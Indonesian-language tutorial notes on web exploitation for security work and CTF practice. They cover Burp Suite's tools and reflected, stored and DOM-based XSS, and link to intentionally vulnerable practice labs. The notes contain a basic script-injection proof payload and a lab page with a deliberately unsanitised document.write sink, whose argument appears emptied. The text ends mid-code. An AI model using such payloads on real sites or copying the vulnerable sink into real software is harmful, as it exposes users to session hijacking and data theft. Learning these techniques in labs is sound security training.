



Web Exploitation

List of Content

Apa itu Web Exploitation dalam cybersecurity dan ctf?

Burp Suite

XSS Attacks

Path Traversal

List of Content

Command Injection

Request Forgery

SQL Injection

File Upload

***Apa itu Web Exploitation dalam
cybersecurity dan ctf?***

Dalam cybersecurity profesional, Web Exploitation adalah praktik mencari celah keamanan pada situs web untuk menguji dan memperkuat pertahanan terhadap serangan siber. Tujuannya adalah untuk melindungi data dan mencegah akses ilegal.

Dalam kompetisi Capture The Flag (CTF), kategori "Web Exploitation" adalah tantangan di mana peserta harus meretas situs web yang sengaja dibuat rentan untuk menemukan "flag" atau informasi rahasia yang tersembunyi.

Burp Suite

Burp Suite

Burp Suite adalah platform perangkat lunak andalan bagi profesional keamanan siber untuk menguji keamanan aplikasi web. Alat ini bekerja sebagai proxy yang memposisikan diri di antara browser dan server, sehingga dapat mencegat, melihat, dan memodifikasi semua lalu lintas data. Kemampuan ini memungkinkan pengguna untuk melakukan analisis mendalam dan menemukan berbagai celah keamanan secara efektif.


Burp Suite memiliki beberapa fitur penting, di antaranya:

- Proxy
- Repeater
- Intruder
- Decoder
- Sequencer
- Extender




Proxy

Ini adalah fungsi inti Burp Suite. Fitur ini mencegah (intercept) permintaan (request) dari browser ke server dan respons dari server ke browser. Pengguna bisa menjeda, memeriksa, dan mengubah data ini sebelum melanjutkannya.




Repeater

Memungkinkan pengguna untuk mengirim ulang sebuah permintaan HTTP berulang kali dengan modifikasi manual. Fitur ini sangat berguna untuk menguji dan memvalidasi sebuah kerentanan secara spesifik, misalnya mencoba berbagai payload untuk serangan SQL Injection secara manual.



Intruder

Digunakan untuk mengotomatiskan serangan terhadap aplikasi web. Pengguna dapat menentukan titik-titik tertentu dalam sebuah permintaan HTTP dan menyisipkan daftar payload (data uji) untuk dikirim secara otomatis.



Decoder

Alat untuk mengubah (encode dan decode) data ke dalam berbagai format umum seperti Base64, URL, dan Hex. Ini membantu saat menganalisis nilai parameter atau cookie yang disandikan.

The image shows a screenshot of a web-based decoder tool. It features two main input/output areas. The top area contains the Base64 string 'T21haFRjQWNhZGVteQ' which has been decoded into the text 'OmahTIAcademy'. To the right of each input/output field is a control panel with radio buttons for 'Text' (selected) and 'Hex', and a help icon. Below these are three dropdown menus labeled 'Decode as ...', 'Encode as ...', and 'Hash ...', followed by a 'Smart decode' button.

Sequencer

Digunakan untuk menganalisis tingkat keacakan (randomness) dari data yang seharusnya tidak dapat diprediksi, seperti token sesi atau token anti-CSRF. Ini membantu menemukan kelemahan dalam pembuatan token yang bisa dieksploitasi.

?

Select live capture request

Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, then click "Start live capture".

Remove

Clear

# ^	Host	Request
-----	------	---------

Start live capture

?

Token location within response

Select the location in the response where the token appears.

☐ Cookie:

☐ Form field:

☒ Custom location:

Configure

Extender

Memungkinkan pengguna untuk memperluas fungsionalitas Burp Suite dengan menambahkan ekstensi (BApps) yang dibuat oleh komunitas atau bahkan membuat ekstensi sendiri menggunakan bahasa pemrograman seperti Java, Python, atau Ruby.

The screenshot shows the Burp Suite interface with the 'Extensions' tab selected. The 'BApp Store' is displayed, listing various extensions. The 'JWT Editor' extension is highlighted. To the right, the details for the 'JWT Editor' extension are shown, including its description, features, and usage instructions.

Name	Installed	Rating	Popula...	Last updated	System imp...	Detail
JS Miner		★★★★★	1	20 Jul 2023	Low	Requires Burp ...
Param Miner		★★★★★	1	12 Apr 2025	Low	
Autorize		★★★★★	1	29 Nov 2024	Low	
Turbo Intruder		★★★★★	1	12 Apr 2025	Medium	
Content Type Converter		★★★★★	1	23 Jan 2017	Low	
JWT Editor		★★★★★	1	30 Apr 2025	Low	
Retire.js		★★★★★	1	14 Dec 2021	Low	Requires Burp ...
Active Scan++		★★★★★	1	05 Jun 2025	Low	Requires Burp ...
JSON Web Tokens		★★★★★	1	13 Jun 2025	Low	
Logger++		★★★★★	1	06 Jul 2023	High	
403 Bypass		★★★★★	1	27 Sep 2022	Low	Requires Burp ...
JS Link Finder		★★★★★	1	05 Sep 2019	Low	Requires Burp ...
Hackvertor		★★★★★	1	04 Apr 2025	Low	
InQL - GraphQL Scanner		★★★★★	1	22 May 2025	High	
Software Vulnerability ...		★★★★★	1	09 Apr 2019	Low	Requires Burp ...
JSON Web Token Attac...		★★★★★	1	04 Feb 2022	Medium	
HTTP Request Smuggler		★★★★★	1	12 Jun 2025	Low	
Auth Analyzer		★★★★★	1	08 May 2024	Low	
Bypass WAF		★★★★★	1	29 Mar 2017	Low	
XSS Validator		★★★★★	1	10 Feb 2022	High	Requires Burp ...
J2EEScan		★★★★★	1	25 Aug 2021	High	Requires Burp ...
CSRF Scanner		★★★★★	1	04 Feb 2022	Low	Requires Burp ...
IIS Tilde Enumeration S...		★★★★★	1	20 Jul 2023	Low	
GraphQL Raider		★★★★★	1	12 Aug 2019	Low	Requires Burp ...
Wsdler		★★★★★	1	01 Nov 2016	Low	

JWT Editor

JWT Editor is a comprehensive tool for analyzing and manipulating JSON Web Tokens (JWTs) within Burp. It provides rich editing capabilities for JSON Web Tokens (JWTs), as well as facilitating some of the common attacks on JWS implementations and their use within Burp.

Features

- Top-level *JWT Editor* tab for managing cryptographic keys, persistent storage of tokens and extension configuration.
- Custom *JSON Web Token* tab within HTTP and WebSocket message editors for viewing and modifying JWTs.
- Automatic JWT detection and highlighting in HTTP and WebSocket Proxy History.
- Support for signing, verifying, encrypting and decrypting JWTs using stored keys.
- Support for a range of common attacks on JWS.
- Intruder payload provider for fuzzing within JWS.
- Scanner insertion point provider to allow Burp's Scanner to insert payloads within JWS headers.

Usage

The *JWT Editor* tab allows you to manage keys, store interesting tokens and configure the extension. Configured keys are then available in the message editor, the *JSON Web Token* tab is enabled when a JWT is detected within the corresponding message. The editor switches between signing, verifying, encrypting and editing views for each token component.

Sign: Resigns the JWS and optionally updates the JWS header.

Verify: Attempts to verify the JWS signature using available verification keys.

Encrypt: Encrypts a JWS into a JWE. The editor then switches to JWE mode.

XSS


Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) adalah sebuah kerentanan keamanan web yang terjadi ketika penyerang berhasil menyuntikkan skrip berbahaya ke dalam situs yang dipercaya pengguna. Saat skrip tersebut dieksekusi di browser korban, penyerang dapat membajak interaksi mereka dengan aplikasi, sehingga memungkinkannya untuk menyamar sebagai korban, melakukan berbagai tindakan, dan mengakses data sensitif mereka.


XSS bekerja dengan cara memanipulasi situs web yang rentan agar mengirimkan kode JavaScript berbahaya kepada pengguna. Setelah kode tersebut berjalan di browser korban, penyerang dapat mengambil alih sesi mereka secara penuh, yang pada akhirnya memungkinkan pencurian data seperti cookie, token sesi, atau informasi pribadi lainnya tanpa disadari.

Reflected XSS

Reflected XSS terjadi ketika sebuah aplikasi web secara langsung mengembalikan input dari pengguna tanpa melakukan sanitasi (pembersihan) data terlebih dahulu. Input berbahaya ini kemudian "dipantulkan" kembali dan dieksekusi oleh browser korban. Biasanya ini terjadi melalui hasil pencarian, pesan error, atau respons lain yang menyertakan data asli dari pengguna.



```
<script>alert("Malicious script")</script>
```



Hands On


Example 1:

Reflected XSS Vulnhub:

<http://testphp.vulnweb.com/search.php?test=query>

Stored XSS

Stored XSS (juga dikenal sebagai XSS Persisten) terjadi ketika input berbahaya dari penyerang disimpan secara permanen di server target. Input ini biasanya dimasukkan melalui fitur seperti kolom komentar, postingan forum, atau profil pengguna. Serangan berhasil ketika pengguna lain (korban) mengakses halaman tersebut, dan aplikasi web menampilkan data yang sudah tersimpan itu tanpa membersihkannya terlebih dahulu, sehingga skrip berbahaya otomatis dieksekusi di browser korban.



Hands On


Example 1:

Stored XSS No Encoding

<https://portswigger.net/web-security/cross-site-scripting/stored/lab-html-context-nothing-encoded>

DOM Based XSS

DOM-Based XSS adalah jenis serangan XSS di mana payload dieksekusi sebagai hasil dari modifikasi lingkungan DOM (Document Object Model) langsung di browser korban. Dalam serangan ini, halaman dari server tidak berubah sama sekali. Namun, skrip yang ada di sisi klien (client-side) berjalan dengan cara yang tidak terduga karena DOM telah dimanipulasi oleh penyerang. Artinya, kerentanan ini sepenuhnya terjadi di dalam browser korban tanpa interaksi langsung dengan server.




```
<!DOCTYPE html>
<html>
<head>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js"></script>
<div id="academyLabHeader">
</div>
<div theme="blog">
<section class="maincontainer">
<div class="container is-page">
<header class="navigation-header">
</header>
<header class="notification-header">
</header>
<section class="blog-header">
</section>
<section class="search">
<form action="/" method="GET">
<input type="text" placeholder="Search the blog..." name="search">
<button type="submit" class="button">Search</button>
</form>
</section>
<script>
function trackSearch(query) {
    document.write('');
}
var query = (new URLSearchParams(window.location.search)).get('search');
if(query) {
    trackSearch(query);
}
</script>

<section class="blog-list">
</section>
</div>
<div class="footer-wrapper">
</div>
</body>
</html>
```

```
function trackSearch(query) {
    document.write('');
}
